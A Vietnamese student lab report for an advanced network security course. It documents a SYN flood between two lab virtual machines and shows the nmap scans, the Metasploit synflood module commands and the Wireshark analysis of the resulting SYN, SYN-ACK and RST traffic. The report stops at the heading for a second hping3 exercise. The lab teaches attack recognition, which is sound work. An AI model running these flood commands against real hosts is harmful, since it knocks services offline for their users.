



BÁO CÁO LAB 6

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	Sinh viên 1 MSSV: 21521182 Họ tên: Nguyễn Đại Nghĩa Sinh viên 2 MSSV: 21521295 Họ tên: Phạm Hoàng Phúc Sinh viên 3 MSSV: 21521848 Họ tên: Hoàng Gia Bảo Sinh viên 4 MSSV: 21521386 Họ tên: Lê Xuân Sơn
Lớp	NT534.O21.ATCL.1
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc (nếu là nhóm)	[Sinh viên 1]: [Sinh viên 2]: [Sinh viên 3]: [Sinh viên 4]:
Link Video thực hiện (nếu có yêu cầu)	



Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý...	
Điểm tự đánh giá (bắt buộc)	9.5 /10

Câu 1. SYN Flooding một Target Host bằng Metasploit

Ở cả câu 1 và câu 2 thì em đều sử dụng attacker là máy kali và victim là máy window, em set 2 máy này cùng lớp mạng 10.81.82.0/24 với địa chỉ ip từng máy như sau:

Kali:



```
nghianguyen@kali: ~  
File Actions Edit View Help  
  
(nghianguyen@kali)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:e8:a0:63:a3 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.81.82.100 netmask 255.255.255.0 broadcast 10.81.82.255  
    inet6 fe80::20c:29ff:fe19:c6cf prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:19:c6:cf txqueuelen 1000 (Ethernet)  
    RX packets 93 bytes 10218 (9.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 610 bytes 50792 (49.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
"the quieter you become, the more you are at  
  
(nghianguyen@kali)-[~]  
$
```

Window:



```
Command Prompt

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::99f5:4127:4623:f017%9
    IPv4 Address. . . . . : 192.168.142.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.142.1

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::a64a:1cfd:e3d7:7326%14
    IPv4 Address. . . . . : 192.168.118.110
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet2:


    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::dbbc:4871:7d0:fd59%28
    IPv4 Address. . . . . : 10.81.82.120
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet3:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::43:8fbd:586b:8b41%32
    IPv4 Address. . . . . : 10.11.12.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.11.12.2

C:\Users\nghianguyen>
```

Ở máy victim em thực hiện mở wireshark và bắt gói tin ở card mạng có lớp mạng là 10.81.82.0/24:





Bây giờ em sẽ giả sử như em chưa biết được địa chỉ ip của victim là gì, và sử dụng công cụ nmap để quét lớp mạng để tìm ip của victim:

```
root@kali
File Actions Edit View Help
(root@kali)-[/home/nghianguyen]
# nmap -sP 10.81.82.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 15:13 +07
Nmap scan report for 10.81.82.1
Host is up (0.00027s latency).
MAC Address: 00:50:56:C0:00:02 (VMware)
Nmap scan report for 10.81.82.120
Host is up (0.00017s latency).
MAC Address: 00:0C:29:29:CD:F8 (VMware)
Nmap scan report for 10.81.82.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 27.92 seconds
(root@kali)-[/home/nghianguyen]
#
```

Sau khi quét xong, với kết quả trên thì có thể thấy được rằng em quét được 2 máy, máy thứ nhất chính là máy thật của em, còn máy thứ 2 chính là victim, với địa chỉ ip khớp với kết quả em đã trình bày trước đó .


Tiếp đến em sẽ thử xác định cổng 4444 của victim đóng hay mở:

```
root@kali: /home/nghianguyen
File Actions Edit View Help
(root@kali)-[/home/nghianguyen]
# nmap -p 4444 10.81.82.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 15:17 +07
Nmap scan report for 10.81.82.120
Host is up (0.00027s latency).

PORT      STATE SERVICE
4444/tcp  closed krb524
MAC Address: 00:0C:29:29:CD:F8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
(root@kali)-[/home/nghianguyen]
#
```

Với kết quả trên mà em nhận được thì port 4444 hiện tại của victim chưa mở, thế nên em sẽ tiến hành mở port 4444 trên máy victim:



```
C:\> Command Prompt - ncat -l -p 4444

Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nghianguyen>ncat -l -p 4444
```

Sau khi mở thành công em thực hiện việc quét lại:



```
root@kali: /home/nghianguyenn

File Actions Edit View Help

(root@kali)-[/home/nghianguyen]
# nmap -p 4444 10.81.82.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 15:40 +07
Nmap scan report for 10.81.82.120
Host is up (0.00023s latency).

PORT      STATE SERVICE
4444/tcp  open  krb524
MAC Address: 00:0C:29:29:CD:F8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

(root@kali)-[/home/nghianguyen]
#
```

Lúc này port 4444 trên máy victim đã mở.

Em thực hiện ping 2 máy tới nhau:

```
nghianguyen@kali

File Actions Edit View Help

(nghianguyen@kali)-[~]
$ ping 10.81.82.120
PING 10.81.82.120 (10.81.82.120) 56(84) bytes of data:
64 bytes from 10.81.82.120: icmp_seq=1 ttl=128 time=0.429 ms
64 bytes from 10.81.82.120: icmp_seq=2 ttl=128 time=0.411 ms
64 bytes from 10.81.82.120: icmp_seq=3 ttl=128 time=0.471 ms
64 bytes from 10.81.82.120: icmp_seq=4 ttl=128 time=0.413 ms
^C
— 10.81.82.120 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.411/0.431/0.471/0.024 ms

(nghianguyen@kali)-[~]
$
```



```
Command Prompt
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nghianguyen>ping 10.81.82.100

Pinging 10.81.82.100 with 32 bytes of data:
Reply from 10.81.82.100: bytes=32 time<1ms TTL=64
Reply from 10.81.82.100: bytes=32 time<1ms TTL=64
Reply from 10.81.82.100: bytes=32 time<1ms TTL=64
Reply from 10.81.82.100: bytes=32 time<1ms TTL=64

Ping statistics for 10.81.82.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\nghianguyen>
```

Ở máy kali em thực hiện tấn công SYN Flood như hướng dẫn:



```
root@kali:
File Actions Edit View Help

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

+ -- ==[ metasploit v6.3.41-dev ]
+ -- ==[ 2371 exploits - 1230 auxiliary - 414 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

^[[B^[[
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.81.82.120
RHOST => 10.81.82.120
msf6 auxiliary(dos/tcp/synflood) > set RPORT 4444
RPORT => 4444
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.81.82.100
SHOST => 10.81.82.100
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.81.82.120
[*] SYN flooding 10.81.82.120:4444 ...
```

Sau khi tấn công hoàn tất, em thực hiện xem qua wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
318184		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.39? Tell 10.81.82.100
320360		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.42? Tell 10.81.82.100
48 26.320360		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.43? Tell 10.81.82.100
49 26.320360		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.44? Tell 10.81.82.100
50 26.320360		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.45? Tell 10.81.82.100
51 26.320360		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.46? Tell 10.81.82.100
52 26.320413		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.47? Tell 10.81.82.100
53 26.320413		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.48? Tell 10.81.82.100
54 26.416286		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.1? Tell 10.81.82.100
55 26.416338		Vmware_c0:00:02	Vmware_19:c6:cf	ARP	60	10.81.82.1 is at 00:50:56:c0:00:02
56 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.53? Tell 10.81.82.100
57 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.54? Tell 10.81.82.100
58 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.55? Tell 10.81.82.100
59 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.56? Tell 10.81.82.100
60 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.57? Tell 10.81.82.100
61 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.58? Tell 10.81.82.100
62 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.59? Tell 10.81.82.100
63 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.60? Tell 10.81.82.100
64 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.61? Tell 10.81.82.100
65 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.62? Tell 10.81.82.100
66 26.418697		Vmware_19:c6:cf	Broadcast	ARP	60	Who has 10.81.82.63? Tell 10.81.82.100

> Frame 1: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface \Device\NPF_{F98297DC-78D5-433D-9269-D2}

> Ethernet II, Src: Vmware_19:c6:cf (00:0c:29:19:c6:cf), Dst: Vmware_c0:00:02 (00:50:56:c0:00:02)

> Internet Protocol Version 4, Src: 10.81.82.100, Dst: 8.8.8.8

> User Datagram Protocol, Src Port: 56591, Dst Port: 53

> Domain Name System (query)

0000 00 50 56 c0 00 02 00 0c 29 19 c6 cf 08 00 45
0010 00 43 7b 92 40 00 00 11 52 53 0a 51 52 64 08
0020 08 08 dd 0f 00 35 00 2f 54 0c 4c 8c 01 00 00
0030 00 00 00 00 00 00 01 30 06 64 65 62 69 61 6e
0040 70 6f 6f 6c 03 6e 74 70 03 6f 72 67 00 00 01
0050 01

Đây là các gói tin broadcast sau khi attacker thực hiện quét lớp mạng.

No.	Time	Source	Destination	Protocol	Length	Info
2668 733.451517		10.81.82.120	10.81.82.100	TCP	58	4444 → 29282 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2669 733.451536		10.81.82.120	10.81.82.100	TCP	58	4444 → 7980 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2670 733.452245		10.81.82.100	10.81.82.120	TCP	60	37003 → 4444 [SYN] Seq=0 Win=1350 Len=0
2671 733.452245		10.81.82.100	10.81.82.120	TCP	60	55040 → 4444 [SYN] Seq=0 Win=765 Len=0
2672 733.452263		10.81.82.120	10.81.82.100	TCP	58	4444 → 37003 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2673 733.452282		10.81.82.120	10.81.82.100	TCP	58	4444 → 55040 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2674 733.452854		10.81.82.100	10.81.82.120	TCP	60	36787 → 4444 [SYN] Seq=0 Win=1152 Len=0
2675 733.452854		10.81.82.100	10.81.82.120	TCP	60	60409 → 4444 [SYN] Seq=0 Win=1528 Len=0
2676 733.452869		10.81.82.120	10.81.82.100	TCP	58	4444 → 36787 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2677 733.452886		10.81.82.120	10.81.82.100	TCP	58	4444 → 60409 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2678 733.453564		10.81.82.100	10.81.82.120	TCP	60	34351 → 4444 [SYN] Seq=0 Win=2922 Len=0
2679 733.453564		10.81.82.100	10.81.82.120	TCP	60	6912 → 4444 [SYN] Seq=0 Win=2190 Len=0
2680 733.453580		10.81.82.120	10.81.82.100	TCP	58	4444 → 34351 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2681 733.453805		10.81.82.120	10.81.82.100	TCP	58	4444 → 6912 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2682 733.454836		10.81.82.100	10.81.82.120	TCP	60	62996 → 4444 [SYN] Seq=0 Win=3526 Len=0
2683 733.454836		10.81.82.100	10.81.82.120	TCP	60	8164 → 4444 [SYN] Seq=0 Win=3247 Len=0
2684 733.454851		10.81.82.120	10.81.82.100	TCP	58	4444 → 62996 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2685 733.454869		10.81.82.120	10.81.82.100	TCP	58	4444 → 8164 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2686 733.455564		10.81.82.100	10.81.82.120	TCP	60	17721 → 4444 [SYN] Seq=0 Win=4075 Len=0
2687 733.455564		10.81.82.100	10.81.82.120	TCP	60	19451 → 4444 [SYN] Seq=0 Win=347 Len=0
2688 733.455590		10.81.82.120	10.81.82.100	TCP	58	4444 → 17721 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2689 733.455611		10.81.82.120	10.81.82.100	TCP	58	4444 → 19451 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2690 733.456178		10.81.82.100	10.81.82.120	TCP	60	51992 → 4444 [SYN] Seq=0 Win=3789 Len=0
2691 733.456178		10.81.82.100	10.81.82.120	TCP	60	6292 → 4444 [SYN] Seq=0 Win=255 Len=0
2692 733.456218		10.81.82.120	10.81.82.100	TCP	58	4444 → 51992 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2693 733.456338		10.81.82.120	10.81.82.100	TCP	58	4444 → 6292 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460

> Internet Protocol Version 4, Src: 10.81.82.120, Dst: 10.81.82.100

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 40

Identification: 0xab41 (43041)

> 010. = Flags: 0x2, Don't fragment

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 128

Protocol: TCP (6)

0000 00 0c 29 19 c6 cf 00 0c 29 29 cd f8 00 00 45 00
0010 00 28 ab 41 40 00 00 06 00 00 0a 51 52 78 08 01
0020 00 00 11 5c f1 5f 77 9c f4 12 c1 73 16 d2 50 04
0030 00 00 b9 98 00 00


Hình ảnh phía trên chính là sau khi thực hiện tấn công syn flood.

Các gói tin từ IP nguồn 10.81.82.100 gửi đến IP đích 10.81.82.120 liên tục với cờ SYN được bật. Đây là dấu hiệu rõ ràng của một tấn công SYN flood từ 10.81.82.100 nhằm vào 10.81.82.120.



Victim nhận được gói SYN và phản hồi bằng một gói SYN-ACK biểu thị rằng nó đã nhận được yêu cầu kết nối và đồng ý thiết lập kết nối, đây là bước thứ hai trong quá trình bắt tay TCP.

Nhưng mà có thể thấy là attacker đã không gửi lại gói tin ACK để hoàn thành quá trình bắt tay 3 bước.



Victim đang cố gắng gửi lại các gói tin trước đó mà không nhận được ACK từ phía đích. Đây là dấu hiệu của một cuộc tấn công SYN flood hoặc một vấn đề mạng khác, nơi các gói tin không thể hoàn tất quá trình bắt tay TCP.



synflood.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl>

No.	Time	Source	Destination	Protocol	Length	Info
58661	757.317697	10.81.82.120	10.81.82.100	TCP	54	4444 → 43891 [RST] Seq=1 Win=0 Len=0
58663	757.317698	10.81.82.120	10.81.82.100	TCP	54	4444 → 5252 [RST] Seq=1 Win=0 Len=0
58664	757.317699	10.81.82.120	10.81.82.100	TCP	54	4444 → 53289 [RST] Seq=1 Win=0 Len=0
58665	757.317619	10.81.82.120	10.81.82.100	TCP	54	4444 → 41387 [RST] Seq=1 Win=0 Len=0
58666	757.317620	10.81.82.120	10.81.82.100	TCP	54	4444 → 275 [RST] Seq=1 Win=0 Len=0
58667	757.317631	10.81.82.120	10.81.82.100	TCP	54	4444 → 7927 [RST] Seq=1 Win=0 Len=0
58668	757.317631	10.81.82.120	10.81.82.100	TCP	54	4444 → 40513 [RST] Seq=1 Win=0 Len=0
58669	757.317641	10.81.82.120	10.81.82.100	TCP	54	4444 → 24336 [RST] Seq=1 Win=0 Len=0
58670	757.317642	10.81.82.120	10.81.82.100	TCP	54	4444 → 38826 [RST] Seq=1 Win=0 Len=0
58671	757.317657	10.81.82.120	10.81.82.100	TCP	54	4444 → 20803 [RST] Seq=1 Win=0 Len=0
58672	757.317668	10.81.82.120	10.81.82.100	TCP	54	4444 → 35998 [RST] Seq=1 Win=0 Len=0
58673	757.317673	10.81.82.120	10.81.82.100	TCP	54	4444 → 38833 [RST] Seq=1 Win=0 Len=0
58674	757.317674	10.81.82.120	10.81.82.100	TCP	54	4444 → 62479 [RST] Seq=1 Win=0 Len=0
58675	757.317684	10.81.82.120	10.81.82.100	TCP	54	4444 → 63505 [RST] Seq=1 Win=0 Len=0
58676	757.317684	10.81.82.120	10.81.82.100	TCP	54	4444 → 25792 [RST] Seq=1 Win=0 Len=0
58677	757.317695	10.81.82.120	10.81.82.100	TCP	54	4444 → 7 [RST] Seq=1 Win=0 Len=0
58678	757.317695	10.81.82.120	10.81.82.100	TCP	54	4444 → 58464 [RST] Seq=1 Win=0 Len=0
58679	757.317704	10.81.82.120	10.81.82.100	TCP	54	4444 → 33866 [RST] Seq=1 Win=0 Len=0
58680	757.317705	10.81.82.120	10.81.82.100	TCP	54	4444 → 61991 [RST] Seq=1 Win=0 Len=0
58681	757.317716	10.81.82.120	10.81.82.100	TCP	54	4444 → 44732 [RST] Seq=1 Win=0 Len=0
58682	757.317721	10.81.82.120	10.81.82.100	TCP	54	4444 → 14913 [RST] Seq=1 Win=0 Len=0
58683	757.317732	10.81.82.120	10.81.82.100	TCP	54	4444 → 51633 [RST] Seq=1 Win=0 Len=0
58684	757.317733	10.81.82.120	10.81.82.100	TCP	54	4444 → 59943 [RST] Seq=1 Win=0 Len=0
58685	757.317742	10.81.82.120	10.81.82.100	TCP	54	4444 → 28879 [RST] Seq=1 Win=0 Len=0
58686	757.317742	10.81.82.120	10.81.82.100	TCP	54	4444 → 1733 [RST] Seq=1 Win=0 Len=0
58687	757.317758	10.81.82.120	10.81.82.100	TCP	54	4444 → 16881 [RST] Seq=1 Win=0 Len=0
58688	757.317768	10.81.82.120	10.81.82.100	TCP	54	4444 → 60695 [RST] Seq=1 Win=0 Len=0
58689	757.317769	10.81.82.120	10.81.82.100	TCP	54	4444 → 5084 [RST] Seq=1 Win=0 Len=0
58690	757.317774	10.81.82.120	10.81.82.100	TCP	54	4444 → 13937 [RST] Seq=1 Win=0 Len=0
58691	757.317784	10.81.82.120	10.81.82.100	TCP	54	4444 → 62867 [RST] Seq=1 Win=0 Len=0
58692	757.317789	10.81.82.120	10.81.82.100	TCP	54	4444 → 64607 [RST] Seq=1 Win=0 Len=0
58693	757.317799	10.81.82.120	10.81.82.100	TCP	54	4444 → 68859 [RST] Seq=1 Win=0 Len=0

Internet Protocol Version 4, Src: 10.81.82.100, Dst: 10.81.82.120

0100 : Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 40

Identification: 0xd459 (54361)

> 0000 : Flags: 0x0

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 236

0000 00 0c 29 29 cd f8 00 0c 29 19 c6 cf 00 00 45 00
0010 78 75 4a 59 00 00 ec 06 40 f8 8a 51 52 64 8a 51
0020 52 78 95 ef 11 5c 13 64 a8 8b 00 00 00 00 50 02
0030 01 4a 92 bf 00 00 00 00 00 00 00 00

.....: E
Y.... @.....P
.....:

Sau một thời gian, victim gửi lại các gói RST. Điều này có thể là do hệ thống đích không thể duy trì tất cả các kết nối nửa chừng mà không được hoàn tất, hoặc hệ thống bảo mật của nó đã phát hiện ra tấn công và gửi các gói RST để đóng các kết nối.

Còn đối với task manager thì trong lúc thực hiện tấn công em đã có mở lên để xem thì không thấy có sự bất thường gì trong quá trình tấn công:



		7%	66%	0%	0%		
		CPU	Memory	Disk	Network	Power usage	Power usage t...
Apps (5)							
>	Microsoft Edge (7)	0%	152.7 MB	0 MB/s	0 Mbps	Very low	Very low
>	Task Manager	0%	18.4 MB	0.1 MB/s	0 Mbps	Very low	Very low
>	Windows Command Processor ...	0%	7.2 MB	0 MB/s	0 Mbps	Very low	Very low
>	Windows Explorer	0%	3.7 MB	0 MB/s	0 Mbps	Very low	Very low
>	Wireshark	0%	110.0 MB	0 MB/s	0 Mbps	Very low	Very low
Background processes (46)							
	AggregatorHost	0%	1.8 MB	0 MB/s	0 Mbps	Very low	Very low
>	Antimalware Core Service	0%	2.1 MB	0 MB/s	0 Mbps	Very low	Very low
>	Antimalware Service Executable	0%	153.3 MB	0.1 MB/s	0 Mbps	Very low	Very low
	Application Frame Host	0%	0.6 MB	0 MB/s	0 Mbps	Very low	Very low
	COM Surrogate	0%	0.5 MB	0 MB/s	0 Mbps	Very low	Very low
	COM Surrogate	0%	1.7 MB	0 MB/s	0 Mbps	Very low	Very low
	COM Surrogate	0%	0.8 MB	0 MB/s	0 Mbps	Very low	Very low
>	COM Surrogate	0%	1.2 MB	0 MB/s	0 Mbps	Very low	Very low
	CTF Loader	0%	2.3 MB	0 MB/s	0 Mbps	Very low	Very low
	Host Process for Windows Tasks	0%	1.5 MB	0 MB/s	0 Mbps	Very low	Very low
	Host Process for Windows Tasks	0%	2.1 MB	0 MB/s	0 Mbps	Very low	Very low

Câu 2. SYN Flooding bằng Hping 3

